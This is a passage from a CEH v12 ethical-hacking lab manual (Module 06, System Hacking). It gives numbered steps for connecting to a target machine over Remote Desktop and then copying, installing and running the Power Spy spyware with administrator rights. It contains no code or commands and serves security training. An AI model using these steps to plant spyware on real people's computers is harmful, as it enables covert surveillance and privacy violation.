
8. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.



9. Minimize the **Remote Desktop Connection** window.

Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.



11. Switch to the **Remote Desktop Connection** window and paste the **setup.exe** file on the target system's **Desktop**.




12. Double-click the **setup.exe** file.

Note: If a **User Account Control** pop-up appears, click **Yes**.


13. The **Setup - Power Spy** window appears; click **Next**. Follow the installation wizard to install Power Spy using the default settings.
14. After the installation completes, the **Completing the Power Spy Setup Wizard** appears; click **Finish**.
15. The **Run as Administrator** window appears; click **Run**.

Module 06 – System Hacking

